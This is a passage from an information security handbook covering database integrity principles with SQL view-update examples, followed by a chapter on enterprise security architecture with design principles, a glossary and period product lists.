- *Entity integrity* stipulates that attributes in the primary key of a relation cannot have null values. This amounts to requiring that each entity represented in the database must be uniquely identifiable.
- *Referential integrity* is concerned with references from one entity to another. A foreign key is a set of attributes in one relation whose values are required to match those of the primary key of some specific relation. Referential integrity requires that a foreign key either be null or that a matching tuple exist in the relation being referenced. This essentially rules out references to nonexistent entities.

Entity integrity is easily enforced. Referential integrity, on the other hand, requires more effort and has seen limited support in commercial products. In addition, the precise method for achieving it is highly dependent on the semantics of the application, particularly when the referenced tuple is deleted. There are three options: prohibiting the delete operation, deleting the referencing tuple (with a possibility of further cascading deletes), or setting the foreign key attributes in the referencing tuple to NULL.

In addition, the relational model encourages the use of domain constraints that require the values in a particular attribute (column) to come from a given set. These constraints are particularly easy to state and enforce as long as the domains are defined in terms of primitive types (e.g., integers, decimal numbers, and character strings). A variety of dependence constraints, which constrain the tuples in a given relation, have been extensively studied.

A consistency constraint can be viewed as an arbitrary predicate that all correct states of the database must satisfy. The predicate may involve any number of relations. Although this concept is theoretically appealing and flexible in its expressive power, in practice the overhead in checking the predicates for every transaction is prohibitive. As a result, relational DBMSs typically confine their enforcement of consistency constraints to domain constraints and entity integrity.

Least privilege. The principle of least privilege translates into a requirement for fine-grained access control. For the purpose of controlling read access, DBMSs have employed mechanisms based on views or query modification. These mechanisms are extremely flexible and can be as fine-grained as desired. However, neither one of the mechanisms provides the same flexibility for highly granular control of updates. The fundamental reason for this is the theoretical inability to translate updates on

views into updates of base relations. As a result, authorization to control updates is often less sophisticated than authorization for read access.

Fine-grained control of updates by means of views does not work well in practice. However, views are extremely useful for controlling retrieval. For example, the following table shows two base relations: EMP-DEPT and DEPT-MANAGER:

EMP	DEPT
Smith	Toy
Jones	Toy
Adams	Candy

DEPT	MANAGER
Toy	Brown
Candy	Baker

The following statement provides the EMP-MANAGER view of the base relations:

```
CREATE   VIEW EMP-MANAGER
AS       SELECT      EMP, MANAGER
         FROM        EMP-DEPT, DEPT-MANAGER
         WHERE       EMP-DEPT.DEPT = DEPT-MANAGER.DEPT
```

This statement results in the following table:

EMP	MANAGER
Smith	Brown
Jones	Brown
Adams	Baker

This view can be updated with the following statement:

```
UPDATE    EMP-MANAGER
SET       MANAGER = 'Green'
WHERE     EMP = 'Smith'
```

If EMP-MANAGER is a base relation, this statement would create the following table:

EMP	MANAGER
Smith	Green
Jones	Brown
Adams	Baker

This effect cannot be attained, however, by updating existing tuples in the two base relations in the first table. For example, the manager of the toy department can be changed as follows:

```
UPDATE    DEPT-MANAGER
SET       MANAGER = 'Green'
WHERE     DEPT = 'Toy'
```

This statement results in the following view:

EMP	MANAGER
Smith	Green
Jones	Green
Adams	Baker

The first updated view of EMP-MANAGER can be realized by modifying the base relations in the first table as follows:

EMP	DEPT	DEPT	MANAGER
Smith	X	X	Green
Jones	Toy	Toy	Brown
Adams	Candy	Candy	Baker

In this case, Smith is assigned to an arbitrary department whose manager is Green. It is difficult, however, to determine whether this is the intended result of the original update. Moreover, the UPDATE statement does not explain what X is.

Separation of duties. Separation of duties is not well supported in existing products. Although it is possible to use existing mechanisms for separating duties, these mechanisms were not designed for this purpose. As a result, their use is awkward at best.

Separation of duties is inherently concerned with sequences of transactions rather than individual transactions in isolation. For example, payment in the form of a check is prepared and issued by the following sequence of events:

- A clerk prepares a voucher and assigns an account.
- The voucher and account are approved by a supervisor.
- The check is issued by a clerk, who must be different from the clerk in the first item. Issuing the check also debits the assigned account.

This sequence embodies separation of duties because the three steps must be executed by different people. The policy has a dynamic flavor in that a particular clerk can prepare vouchers on one occasion and issue checks on another. However, the same clerk cannot prepare a voucher and issue a check for that voucher.

Reconstruction of events. The ability to reconstruct events in a system serves as a deterrent to improper behavior. In the DBMS context, the mechanism for recording the history of a system is traditionally called an audit trail. As with the principle of least privilege, a high-end DBMS should be capable of reconstructing events to the finest detail. In practice, this ability must be tempered with the reality that gathering audit data indiscriminately can generate an overwhelming volume of data. Therefore, a DBMS must also allow fine-grained selectivity regarding what is audited.

In addition, it should structure the audit trail logically so that it is easy to query. For example, logging every keystroke provides the ability to reconstruct the system history accurately. However, with this primitive logical structure, a substantial effort is required to reconstruct a particular transaction. In addition to the actual recording of all events that take place in the database, an audit trail must provide support for true auditing (i.e., an audit trail must have the capability for an auditor to examine it in a systematic manner). In this respect, DBMSs have a significant advantage because their powerful querying abilities can be used for this purpose.

Delegation of authority. The need to delegate authority and responsibility within an organization is essential to its smooth functioning. This need appears in its most developed form with respect to monetary budgets. However, the concept applies equally well to the control of other assets and resources of the organization.

In most organizations, the ability to grant authorization is never completely unconstrained. For example, a department manager may be able to delegate substantial authority over departmental resources to project managers within his department and yet be prohibited from delegating this authority to project managers outside the department. Traditional delegation mechanisms based on the concept of ownership (e.g., as embodied in the SQL `GRANT` and `REVOKE` statements) are not adequate in this context. Further work remains to be done in this area.

Reality checks. This principle inherently requires activity outside the DBMS. The DBMS has an obligation to provide an internally consistent view of that portion of the database that is being externally verified. This is particularly important if the external inspection is conducted on an ad hoc, on-demand basis.

Continuity of operation. The basic technique for maintaining continuity of operation in the face of natural disasters, hardware failures, and other disruptive events is redundancy in various forms. Recovery mechanisms in DBMSs must also ensure that the data is left in a consistent state.

CONCLUSION

Data security has three objectives: confidentiality, integrity, and availability. A complete solution to the confidentiality problem requires high-assurance, multilevel systems that impose mandatory controls and are known to be free of covert channels. Such systems are currently at the research and development stage and are not available.

Until these products become available, security administrators must be aware of the limitations of discretionary access controls for achieving secrecy. Discretionary access controls cannot cope with Trojan horse attacks. It is therefore important to ensure that only high-quality software of known origin is used in the system. Moreover, database administrators must appreciate that even the mandatory controls of high-assurance, multilevel systems do not directly prevent inference of secret information.

The integrity problem, somewhat paradoxically, is less well understood than confidentiality but is better supported in existing products. The basic foundation of integrity is the assurance that all updates are carried out by well-informed transactions. This is reasonably well supported by currently available DBMS products (e.g., DB2 and Oracle). Other integrity principles — such as least privilege, separation of duties, and delegation of authority — are not well supported. Products that satisfy these requirements are still in development. The availability objective is poorly understood. Therefore, existing products do not address it to any significant degree.

Enterprise Security Architecture

William Hugh Murray, CISSP

Introduction

Sometime during the 1980s we crossed a line from a world in which the majority of computer users were users of multi-user systems to one in which the majority were users of single-user systems. We are now in the process of connecting all computers in the world into the most complex mechanism that humans have ever built. Although for many purposes we may be able to do this on an *ad hoc* basis, for purposes of security, audit, and control it is essential that we have a rigorous and timely design. We will not achieve effective, much less efficient, security without an enterprisewide design and a coherent management system.

If you look in the dictionary for the definitions of enterprise, you will find that an enterprise is a project, a task, or an undertaking; or, the readiness for such, the motivation, or the moving forward of that undertaking. The dictionary does not contain the definition of the enterprise as we are using it here. For our purposes here, the enterprise is defined as the largest unit of business organization, that unit of business organization that is associated with ownership. If the institution is a government institution, then it is the smallest unit headed by an elected official. What we need to understand is that it is a large, coordinated, and independent organization.

Enterprise Security in the 1990s

Because the scale of the computer has changed from one scaled to the enterprise to one scaled to the application or the individual, the computer security requirements of the enterprise have changed. The new requirement can best be met by an architecture or a design.

We do not do design merely for the fun of it or even because it is the "right" thing to do. Rather, we do it in response to a problem or a set of requirements. While the requirements for a particular design will be those for a specific enterprise, there are some requirements that are so pervasive as to be typical of many, if not most, enterprises. This section describes a set of observations by the author to which current designs should respond.

- *Inadequate expression of management intent.* One of these is that there is an inadequate expression of management's intent. Many enterprises have no written policy at all. Of those that do, many offer inadequate guidance for the decisions that must be made. Many say little more than "do good things." They fail to tell managers and staff how much risk general management is prepared or intends to accept. Many fail to adequately assign responsibility or duties or fix the discretion to say who can use what resources. This results in inconsistent risk and inefficient security, i.e., some resources are overprotected and others are underprotected.
- *Multiple sign-ons, IDs, and passwords.* Users are spending tens of minutes per day logging on and logging off. They may have to log on to several processes in tandem in order to access an application. They may have to log off of one application in order to log on to another. They may be required to remember multiple user identifiers and coordinate many passwords. Users are often forced into insecure or

inefficient behavior in futile attempts to compensate for these security measures. For example, they may write down or otherwise record identifiers and passwords. They may even automate their use in macros. They may postpone or even forget tasks so as not to have to quit one application in order to open another. This situation is often not obvious to system managers. They tend to view the user only in the context of the systems that they manage rather than in the context of the systems the user uses. Managers may also see this cost as "soft money," not easily reclaimed by him. On the other hand, it is very real money to the enterprise, which may have thousands of such users and which might be able to get by with fewer if they were not engaged in such activity. Said another way, information technology management overlooks what general management sees as an opportunity.

- *Multiple points of control.* Contrary to what we had hoped and worked for in the 1980s, data is proliferating and spreading throughout the enterprise. We did not succeed in bringing all enterprise data under a single access control system. Management is forced to rely on multiple processes to control access to data. This often results in inconsistent and incomplete control. Inconsistent control is usually inefficient. It means that management is spending too much or too little for protection. Incomplete control is ineffective. It means that some data is completely unprotected and unreliable.
- *Unsafe defaults.* In order to provide for ease of installation and avoid deadlocks, systems are frequently shipped with security mechanisms set to unsafe conditions by default. The designers are concerned that even before the system is completely installed, management may lose control. The administrator might accidentally lock himself out of his own system with no remedy but to start from scratch. Therefore, the system may be shipped with controls defaulted to their most open settings. The intent is that after the systems are configured and otherwise stable, the administrator will reset the controls to a safe condition. However, in practice and so as not to interfere with running systems, administrators are often reluctant to alter these settings. This may be complicated by the fact that systems that are not securely configured are, by definition, unstable. The manager has learned that changes to an already-unstable system tend to aggravate the instability.
- *Complex administration.* The number of controls, relations between them, and the amount of special knowledge required to use them may overwhelm the training of the administrator. For example, to properly configure the password controls for a Novell server, the administrator may have to set four different controls. The setting of one requires not only knowledge of how the others are set but also how they relate to each other. The administrator's training is often focused on the functionality of the systems rather than on security and control. The documentation tends to focus on the function of the controls while remaining silent on their use to achieve a particular objective or their relationship to other controls.
- *Late recognition of problems.* In part because of the absence of systematic measurement and monitoring systems, many problems are being detected and corrected late. Errors that are not detected or corrected may be repeated. Attacks are permitted to go on long enough to succeed. If permitted to continue for a sufficient length of time without corrective action, any attack will succeed. The cost of these problems is greater than it would be if they were detected on a more timely basis.
- *Increasing use, users, uses, and importance.* Most important for our purposes here, security requirements arise in the enterprise as the result of increasing use of computers, increasing numbers of users, increasing numbers of uses and applications, and increasing importance of those applications and uses to the enterprise. All of these things can be seen to be growing at a rate that dwarfs our poor efforts to improve security. The result is that relative security is diminishing to the point that we are approaching chaos.

Architecture Defined

In response to these things we must increase not only the effectiveness of our efforts but also their efficiency. Because we are working on the scale of the enterprise, *ad hoc* and individual efforts are not likely to be successful. Success will require that we coordinate the collective efforts of the enterprise according to a plan, design, or architecture.

Architecture can be defined as that part of design that deals with what things look like, what they do, where they are, and what they are made of. That is, it deals with appearance, function, location, and materials. It is

used to agree on what is to be done and what results are to be produced so that multiple people can work on the project in a collaborative and cooperative manner and so that we can agree when we are through and the results are as expected.

The design is usually reflected in a picture, model, or prototype; in a list of specified materials; and possibly in procedures to be followed in achieving the intended result. When dealing in common materials, the design usually references standard specifications. When using novel materials, the design must describe these materials in detail.

In information technology we borrow the term *architecture* from the building and construction industry. However, unlike this industry, we do not have 10,000 years of tradition, conventions, and standards behind us. Neither do we share the rigor and discipline that characterize them.

Traditional IT Environment

Computing environments can be characterized as traditional and modern. Each has its own security requirements but, in general and all other things being equal, the traditional environment is easier to secure than its modern equivalent.

- *Closed.* Traditional IT systems and networks are closed. Only named parties can send messages. The nodes and links are known in advance. The insertion of new ones requires the anticipation and cooperation of others. They are closed in the sense that their uses or applications are determined in advance by their design, and late changes are resisted.
- *Hierarchical.* Traditional IT can be described as hierarchical. Systems are organized and controlled top down, usually in a hierarchical or tree structure. Messages and controls flow vertically better than they do horizontally. Such horizontal traffic as exists is mediated by the node at the top of the tree, for example, a mainframe.
- *Point-to-point.* Traffic tends to flow directly from point to point along nodes and links that, at least temporarily, are dedicated to the traffic. Traffic flows directly from one point to another; what goes in at node A will come out only at node B.
- *Connection switched.* The resources that make up the connection between two nodes are dedicated to that connection for the life of the communication. When either is to talk to another, the connection is torn down and a new one is created. The advantage is in speed of communication and security, but capacity may not be used efficiently.
- *Host-dependent workstations.* In traditional computing, workstations are incapable of performing independent applications. They are dependent on cooperation with a host or master in order to be able to perform any useful work.
- *Homogeneous components.* In traditional networks and architectures, there is a limited number of different component types from a limited number of vendors. Components are designed to work together in a limited number of ways. That is to say, part of the design may be dictated by the components chosen.

Modern IT Environment

- *Open*. By contrast, modern computing environments are open. Like the postal system, for the price of a stamp anyone may send a message. For the price of an accommodation address, anyone can get an answer back. For not much more, anyone can open his own post office. Modern networks are open in the sense that nodes can be added late and without the permission or cooperation of others. They are open in the sense that their applications are not predetermined.
- *Flat.* The modern network is flat. Traffic flows with equal ease between any two points in the network. It flows horizontally as well as it does vertically. Traffic flows directly and without any mediation. If one were to measure the bandwidth between any two points in the network, chosen arbitrarily, it would be approximately equal to that between any other two points chosen the same way. While traffic may flow faster between two points that are close to each other, taken across the collection of all pairs, it flows with the same speed.

- *Broadcast*. Modern networks are broadcast. While orderly nodes accept only that traffic which is intended for them, traffic will be seen by multiple nodes in addition to the one for which it is intended. Thus, confidentiality may depend in part upon the fact that a large number of otherwise unreliable devices all behave in an orderly manner.
- *Packet-switched.* Modern networks are packet-switched rather than circuit-switched. In part this means that the messages are broken into packets and each packet is sent independent of the others. Two packets sent from the same origin to the same destination may not follow the same path and may not arrive at the destination in the same order that they were sent. The sender cannot rely on the safety of the path or the arrival of the message at the destination, and the receiver cannot rely on the return address. In part, it means that a packet may be broadcast to multiple nodes, even to all nodes, in an attempt to speed it to its destination. By design it will be heard by many nodes other than the ones for which it is intended.
- *Intelligent work stations.* In modern environments, the workstations are intelligent, independently programmable, and capable of performing independent work or applications. They are also vulnerable both to the leakage of sensitive information and to the insertion of malicious programs. These malicious programs may be untargeted viruses or they may be password grabbers that are aimed at specific workstations, perhaps those used by privileged users.
- *Heterogeneousness.* The modern network is composed of a variety of nodes and links from many different vendors. There may be dozens of different workstations, servers, and operating systems. The links may be of many speeds and employ many different kinds of signaling. This makes it difficult to employ an architecture that relies on the control or behavior of the components.

Other Security Architecture Requirements

- *IT architecture.* The information security architecture is derivative of and subordinate to the information technology architecture. It is not independent. One cannot build a security architecture except in the context of and in response to an IT architecture. An information technology architecture describes the appearance, function, location, and materials for the use of information technology. Often one finds that the IT architecture is not sufficiently well thought out or documented to support the development of the security architecture. That is to say, it describes fewer than all four of the things that an architecture must describe. Where it is documented at all, one can expect to find that it describes the materials but not appearance, location, or function.
- *Policy or management intent*. The security architecture must document and respond to a policy or an expression of the level of risk that management is prepared to take. This will influence materials chosen, the roles assigned, the number of people involved in sensitive duties, etc.
- *Industry and institutional culture*. The architecture must document and respond to the industry and institutional culture. The design that is appropriate to a bank will not work for a hospital, university, or auto plant.
- *Other*. Likewise, it must respond to the management style — authoritarian or permissive, prescriptive or reactive — of the institution, to law and regulation, to duties owed to constituents, and to good practice.

Security Architecture

The security architecture describes the appearance of the security functions, what is to be done with them; where they will be located within the organization, its systems, and its networks; and what materials will be used to craft them. Among other things, it will describe the following:

- *Duties, roles, and responsibilities*. It will describe who is to do what. It specifies who management relies on and for what. For every choice or degree of freedom within the system, the architecture will identify who will exercise it.
- *How objects will be named*. It will describe how objects are named. Specifically, it will describe how users are named, identified, or referred to. Likewise it will describe how information resources are to be named within the enterprise.

- *What authentication will look like.* It must describe how management gains sufficient confidence in these names or identifiers. How does it know that a user is who he says he is and that the data returned for a name is the expected data? Specifically, the architecture describes what evidence the user will present to demonstrate identity. For example, if authentication is based on something that the user knows, what are the properties (length and character set) of that knowledge?
- *Where it will be done.* Similarly, the architecture will describe where the instant data is to be collected, where the reference data will be stored, and what process will reconcile the two.
- *What the object of control will be.* The architecture must describe what it is that will be controlled. In the traditional IT architecture, this was usually a file or a dataset, or sometimes a procedure such as a program or a transaction type. In modern systems, it is more likely to be a database object such as a table or a view.
- *Where access will be controlled.* The architecture will describe where, i.e., what processes, will exercise control over the objects. In the traditional IT architecture, we tried to centralize all access control in a single process, scaled to the enterprise. In more modern systems, access will be controlled in a large number of places. These places will be scaled to departments, applications, and other ways of organizing resources. They may be exclusive or they may overlap. How they are related and where they are located is the subject of the design.
- *Generation and distribution of warnings and alarms.* Finally, the design must specify what events or combinations of events require corrective action, what process will detect them, who is responsible for the action, and how the warning will be communicated from the detecting process to the party responsible for the correction.

Policy

A Statement of Management's Intent

Among other things, a policy is a statement of management's intent. Among other things, a security policy describes how much risk management intends to take. This statement must be adequate for managers to be able to figure out what to do in a given set of circumstances. It should be sufficiently complete that two managers will read it the same way, reach similar conclusions, and behave in similar ways.

It should speak to how much risk management is prepared to take. For example, management expects to take normal business risk, or acceptable and accepted risk. Alternately or in addition, management can specify the intended level of control. For example, management can say that controls must be such that multiple people must be involved in sensitive duties or material fraud.

The policy should state what management intends to achieve, for example, data integrity, availability, and confidentiality, and how it intends to do it. It should clearly state who is to be responsible for what. It should state who is to have access to what information. Where such access is to be restricted or discretionary, then the policy should state who will exercise the discretion.

The policy should be such that it can be translated into an access control policy. For example, it might say that read access to confidential data must be restricted to those authorized by the owner of the data. The architecture will describe how a given platform or a network of platforms will be used to implement that policy.

Important Security Services

The architecture will describe the security mechanisms and services that will be used to implement the access control policy. These will include but not be limited to the following:

- *User name service.* The user name service is used for assigning unique names to users and for resolving aliases where necessary. It can be thought of as a database, database application, or database service. The server can encode and decode user names into user identifiers. For the distinguished user name, it returns a system user identifier or identifiers. For the system user identifier, it returns a distinguished user name. It can be used to store information about the user. It is often used to store other descriptive

data about the user. It may store office location, telephone number, department name, and manager's name.

- *Group name service*. The group name service is used for assigning unique group names and for associating users with those groups. It permits the naming of any arbitrary but useful group such as member of department m, employees, vendors, consultants, users of system 1, users of application A, etc. It can also be used to name groups of one, such as the payroll manager. For the group name, it returns the names, identifiers, or aliases of members of the group. For a user name, it returns a list of the groups of which that user is a member. A complete list of the groups of which a user is a member is a description of his role or relationship to the enterprise. Administrative activity can be minimized by assigning authority, capabilities, and privileges to groups and assigning users to the groups. While this is indirect it is also usually efficient.
- *Authentication server*. The authentication server reconciles evidence of identity. Users are enrolled along with the expectation, i.e., the reference data, for authenticating their identity. For a user identifier and an instance of authenticating data, the server returns *true* if the data meets its expectation, i.e., matches the reference data, and *false* if it does not. If *true*, the server will vouch to its clients for the identity of the user. The authentication server must be trusted by its client, and the architecture must provide the basis for that trust. The server may be attached to its client by a trusted path or it may give its client a counterfeit-resistant voucher (ticket or encryption-based logical token).
- *Authentication service products*. A number of authentication services are available off the shelf. These include Kerberos, SESAME, NetSP, and Open Software Foundation Distributed Computing Environment (OSF/DCE). These products can meet some architectural requirements in whole or in part.
- *Single point of administration*. One implication of multiple points of control is that there may be multiple controls that must be administered. The more such controls there are, the more desirable it becomes to minimize the points of administration. Such points of administration may simply provide for a common interface to the controls or may provide for a single database of its own. There are a number of standard architectures that are useful here. These include SESAME and the Open Software Foundation Distributed Computing Environment.

Recommended Enterprise Security Architecture

This section makes some recommendations about enterprise security architecture. It describes those choices which, all other things being equal, are to be preferred over others.

- *Single-user name space for the enterprise*. Prefer a single-user name space across all systems. Alternatively, have an enterprise name server that relates all of a user's aliases to his distinguished name. This server should be the single point of name assignment. In other words, it is a database application or server for assigning names.
- *Prefer strong authentication*. Strong authentication should be preferred by all enterprises of interest. Strong authentication is characterized by two kinds of evidence, at least one of which is resistant to replay. Users should be authenticated using two kinds of evidence. Evidence can be something that only one person knows, has, is, or can do. The most common form of strong authentication is something that the user knows, such as a password, passphrase, or personal identification number (PIN), plus something that the user carries, such as a token. The token generates a one-time password that is a function of time or a challenge. Other forms in use include a token plus palm geometry or a PIN plus the way the user speaks.
- *Prefer single sign-on*. A user should have to log on only once per workstation per enterprise per day. A user should not be surprised that if he changes workstations, crosses an enterprise boundary, or leaves for the day, he should have to log on again. However, he should not have to log off one application to log on to another or log on to multiple processes to use one application.
- *Application or service as point of control*. Prefer the application or service as the point of control. The first applicable principle is that the closer to the data the control is, the fewer instances of it there will be, the less subject it will be to user interference, the more difficult it will be to bypass, and consequently, the more reliable it will be. This principle can be easily understood by contrasting it to the worst case —

the one where the control is on the desktop. Multiple copies must be controlled, they are very vulnerable to user interference, not to mention complete abrogation, and the more people there are who are already behind the control. The second principle is that application objects are specific, i.e., their behavior is intuitive, predictable from their name, and obvious as to their intended use. Contrast "update name and address of customer" to "write to customer database." One implication of the application as the point of control is that there will be more than one point of control. However, there will be fewer than if the control were even closer to the user.

- *Multiple points of control.* Each server or service should be responsible for control of access to all of its dynamically allocated resources. Prefer that all such resources be of the same resource type. To make its access decision, the server may use local knowledge or data or it may use a common service that is sufficiently abstract to include its rules. One implication of the server or service as the point of control is that there will be multiple points of control. That is to say, there are multiple repositories of data and multiple mechanisms that management must manipulate to exercise control. This may increase the requirement for special knowledge, communication, and coordination.
- *Limited points of administration.* Therefore, prefer a limited number of points of administration that operate across a number of points of control. These may be relatively centralized to respond to a requirement for a great deal of special knowledge about the control mechanism. Alternatively, it can be relatively decentralized to meet a requirement for special knowledge about the users, their duties, and responsibilities.
- *Single resource name space for enterprise data.* Prefer a single name space for all enterprise data. Limit this naming scheme to enterprise data; i.e., data that is used and meaningful across business functions or that is related to the business strategy. It is not necessary to include all business functional data, project data, departmental data, or personal data.
- *Object, table, or view as unit of control.* Prefer capabilities, objects, tables, views, rows, columns, and files, in that order, as objects of control. This is the order in which the data are most obvious as to meaning and intended use.
- *Arbitrary group names with group-name service.* It is useful to be able to organize people into affinity groups. These may include functions, departments, projects, and other units of organization. They may also include such arbitrary groups as employees, nonemployees, vendors, consultants, contractors, etc. The architecture should deal only with enterprisewide groups. It should permit the creation of groups that are strictly local to a single organizational unit or system. Enterprise group names should be assigned and group affinities should be managed by a single service across the enterprise and across all applications and systems. This service may run as part of the user name service. Within reasonable bounds, any user should be able to define a group for which he is prepared to assume ownership and responsibility. Group owners should be able to manage group membership or delegate it. For example, the human resources manager might wish to restrict the ability to add members to the group *payroll department* while permitting any manager to add users to the group *employee* or the group *nonemployee.*
- *Rules-based (as opposed to list-based) access control.* Prefer rules-based to list-based access control. For example, "access to data labelled confidential is limited to employees" should be preferred to "user A can access dataset 1." While the latter is more granular and specific, the former covers more data in a single rule. The latter will require much more administrative activity to accomplish the same result as the former. Similarly, it can be expressed in far less data. While the latter may permit only a few good things to happen, the former forbids a large number of bad things. This recommendation is counter-intuitive to those of us who are part of the tradition of "least-possible privilege." This rule implies that a user should be given access to only those resources required to do his job and that all access should be explicit. The rule of least privilege worked well in a world in which the number of users, data objects, and relations between them was small. It begins to break down rapidly in the modern world of tens of millions of users and billions of resources.
- *Data-based rules.* Access control rules should be expressed in terms of the name and other labels of the data rather than in terms of the procedure to be performed. They should be independent of the procedures used to access the data or the environment in which they are stored. That is, it is better to say that a user has *read* access to *filename* than to say that he has *execute* access to *word.exe*. It makes little sense to say that a user is restricted to a procedure that can perform arbitrary operations on an

unbounded set of objects. This is an accommodation to the increase in the number of data objects and the decreasing granularity of the procedures.

- *Prefer single authentication service.* Evidence of user identity should be authenticated by a single central process for the entire enterprise and across all systems and applications. These systems and applications can be clients of the authentication server, or the server can issue trusted credentials to the user that can be recognized and honored by the using systems and applications.
- *Prefer a single standard interface for invoking security services.* All applications, services, and systems should invoke authentication, access control, monitoring, and logging services via the same programming interface. The generalized system security application programming interface (GSSAPI) is preferred in the absence of any other overriding considerations. Using a single interface permits the replacement or enhancement of the security services with a minimum of disruption.
- *Encryption services.* Standard encryption services should be available on every platform. These will include encryption, decryption, key management, and certificate management services. The Data Encryption Standard algorithm should be preferred for all applications, save key management, where RSA is preferred. A public key server should be available in the network. This service will permit a user or an application to find the public key of any other.
- *Automate and hide all key management functions.* All key management should be automated and hidden from users. No keys should ever appear in the clear or be transcribed by a user. Users should reference keys only by name. Prefer dedicated hardware for the storage of keys. Prefer smart cards, tokens, PCMCIA cards, other removable media, laptops, or access-controlled single-user desktops, in that order. Only keys belonging to the system manager should be stored on a multi-user system.
- *Use firewalls to localize and raise the cost of attacks.* The network should be compartmented with firewalls. These will localize attacks, prevent them from spreading, increase their cost, and reduce the value of success. Firewalls should resist attack traffic in both directions. That is, each subnetwork should use a firewall to connect to any other. A subnet manager should be responsible for protecting both his own net and connecting nets from any attack traffic. A conservative firewall policy is indicated. That is, firewalls should permit only that traffic that is necessary for the intended applications and should hide all information about one net from the other.
- *Access control begins on the desktop.* Access control should begin on the desktop and be composed up rather than begin on the mainframe and spread down. The issue here is to prevent the insertion of malicious programs more than to prevent the leakage of sensitive data.

Appendix I

Principles of Good Design

- *Prefer broad solutions to point solutions.* Prefer broad security solutions, which work across the enterprise, multiple applications, multiple resources, and against multiple hazards, to those that are limited to or specific to one of these. Such practices are almost always more efficient than a collection of mechanisms that are specific to applications, resources, or hazards.
- *Prefer end-to-end solutions to point-by-point solutions.* Similarly, prefer encryption-based end-to-end security solutions that are independent of the network. The more sensitive the application and the more hostile the network, the greater this preference. Such solutions are more robust and more efficient than those that attempt to identify and fix all of the vulnerabilities between the ends of the path.
- *Design top down, implement bottom up.* Design by functional decomposition and successive refinement. Implement by composition from the bottom. Prefer early deployment of those services and servers that will be required over the long haul.
- *Do it right the first time.* When building infrastructure, build for the ages. Do it right the first time. This strategy is more effective and more efficient than the "assess and patch" strategy that has been the approach to security in the past.

- *Prefer planning to fixing*. Similarly, work by plan and design rather than by experimentation. Necessary experimentation should be carefully identified, contained, and controlled.
- *Prefer long term to short*. Applications are becoming more sensitive and the environment more hostile. While one may consent to a plan that permits an early deployment of an application with a plan to deploy the agreed-upon security function by a certain date , do not take a "wait and see" approach.
- *Justify across the enterprise and time*. Security measures must be justified across the entire enterprise and across the life of the application or the mechanism. By definition, security prefers predictable, regular, prevention costs to unpredictable, irregular, remedial costs. They should be justified across a time frame that is consistent with the normal frequency of the events that it addresses. Security measures are relatively easy to justify in this manner and difficult to justify locally or in the short term. In justifying security measures, weight should be given to the fact that applications are becoming more sensitive, more interoperable, and more important, and that the environment in which they operate is becoming less reliable and more hostile.
- *Provide economy of safe use*, Using the system safely should require as little user effort as possible. For example, a user should have to log on only once per enterprise, per workstation, per day.
- *Provide consistent presentation and appearance*. Security should look the same across the enterprise, i.e., applications, systems, and platforms.
- *Make control predictable and intuitive*. Systems should be supportive. They should encapsulate the special knowledge required by the manager and user to operate them. They should make this information available to the manager and user at the time of use.
- *Provide ease of safe use.* Design in such a way that it is easy to do the right thing. Penalties should be associated with doing the wrong thing (e.g., economy of log on, user should have to log on only once per workstation, per enterprise, per day.)
- *Prefer mechanisms that are obvious as to their intent*. Avoid mechanisms that are complex or obscure, that might cause error, or be used to conceal malice. For example, prefer online transactions, EDI, secure formatted e-mail, formatted e-mail, e-mail, and file transfer in that order. The online transaction is always obvious and predictable; for a given set of inputs one can predict the outputs. Although the intent of a file transfer may be obvious, it is not necessarily so.
- *Encapsulate necessary special knowledge*. Necessary special knowledge should be included in documentation or programs.
- *Prefer simplicity; hide complexity.* For example, all other things being equal, simple mechanisms should be preferred to complex ones. Prefer a single mechanism to two, a single instance of a mechanism should be preferred to multiple ones. For example, prefer a single appearance of administration, such as CA Unicenter Star, to the appearance of all the systems that may be hidden by it. Similarly, prefer a single point of administration such as SAM or RAS to Unicenter Star.
- *Place controls close to the resource*. As a rule and all other things being equal, controls should be as close to the resource as possible. The closer to the resource, the more reliable the control, the more resistant to interference, and the more resistant to bypass. Controls should be server-based, rather than client-based.
- *Place operation of the control as close as possible to where the knowledge is and where the effect can be observed*. For example, prefer controls operated by the owner of the resource, the manager of the group, the manager of the system, and the manager of the user rather than by a surrogate such as a security administrator. Although a surrogate has the necessary special knowledge to operate the control, he knows less about the intent and the effect of the control. He cannot observe the effect and take corrective action. Surrogates are often compensation for a missing, complex, or poorly designed control.
- *Prefer localized control and data*. As a general rule and all other things being equal, prefer solutions that place reliance on as few controls in as few places as possible. Not only are such solutions more effective and efficient, but they are also more easily apprehended, comprehended, and demonstrated. Distribute function and data as required or indicated for performance, reliability, availability, and use or control.

Appendix III

Glossary

Architecture — That part of design that deals with appearance, function, location, and materials.
Authentication — The testing or reconciliation of evidence; reconciliation of evidence of user identity.
Cryptography — The art of secret writing; the translation of information from a public code to a secret one and back again for the purpose of limiting access to it to a select few.
Distinguished User Name — User's full name so qualified as to be unique within a population. Qualifiers may include such things as enterprise name, organization unit, date of birth, etc.
Enterprise — The largest unit of organization; usually associated with ownership. (In government, it is associated with sovereignty or democratic election.)
Enterprise Data — Data that is defined, meaningful, and used across business functions or for the strategic purposes of the enterprise.
Name Space — All of the possible names in a domain, whether used or not.
PIN — Personal Identification Number; evidence of personal identity when used with another form.

Appendix IV

Products of Interest

- *Secure authentication products.* A number of clients and servers share a protocol for secure authentication. These include Novell Netware, Windows NT, and Oracle Secure Network Services. A choice of these may meet some of the architectural requirements.
- *Single sign-on products.* Likewise, there are a number of products on the market that meet some or all of the requirements for limited or single sign-on:
  - SSO DACS (Mergent International) (see http://www.pilgrim.umass.edu/pub/security/mergent.html)
  - NetView Access Services (IBM) (see http://www.can.ibm.com/mainframe/software/sysman/p32.html)
  - SuperSession (see http://www.candle.com/product_info/solutions/SOLCL.HTM)
  - NetSP (IBM) (see http://www.raleigh.ibm.com/dce/dcesso.html)
- *Authentication services.* A number of standard services are available for authenticating evidence of user identity:
  - Ace Server (see http://www.securid.com/ID188.100543212874/Security/ACEdata.html)
  - TACACS (see http://sunsite.auc.dk/RFC/rfc/rfc1492.html)
  - Radius (see http://www.tribe.com/support/TribeLink/RADIUS/RADIUSpaper.html)

- *Administrative services.* There are a number of products that are intended for creating and maintaining access control data across a distributed computing environment:
  - Security Administration Manager (SAM) (Schumann, AG) (see http://www.schumann-ag.de/deutsch/sam/sam.html)
  - RAS (Technologic) (see http://www.technologic.com/RAS/rashome.html)
  - Omniguard Enterprise Security Manager (Axent) (http://www.axent.com:80/axent/products/products.html)
  - Mergent Domain DACS (http://www.mergent.com/html/products.html)
  - RYO ("Roll yer own")

102

Certification and Accreditation Methodology

